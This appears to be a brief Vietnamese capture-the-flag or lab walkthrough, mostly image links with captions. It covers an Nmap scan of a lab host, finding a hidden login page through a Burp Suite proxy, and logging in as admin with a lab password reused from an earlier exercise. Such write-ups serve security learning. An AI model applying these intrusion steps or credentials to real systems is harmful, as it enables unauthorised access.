


\*. Vào địa chỉ đề đưa: 10.10.10.28




\*. Bảng liệt kê Nmap tiết lộ rằng SSH và Apache có sẵn trên các cổng mặc định của chúng. Hãy kiểm tra trang web.




\*. Cuộn xuống, ta nhận thấy rằng một tham chiếu được thực hiện để đăng nhập




\*. Dùng BurpSuite gửi request tới proxy 127.0.0.1:8080, và refesh page. Ta tìm được link logn form




\*. URL /cdn-cgi/login





\*. Sử dụng password đã tìm ra từ bài 1: MEGACORP\_4dm1n!! và user: admin (ảnh dưới em lấy từ youtube vì lab 1 đang bí)






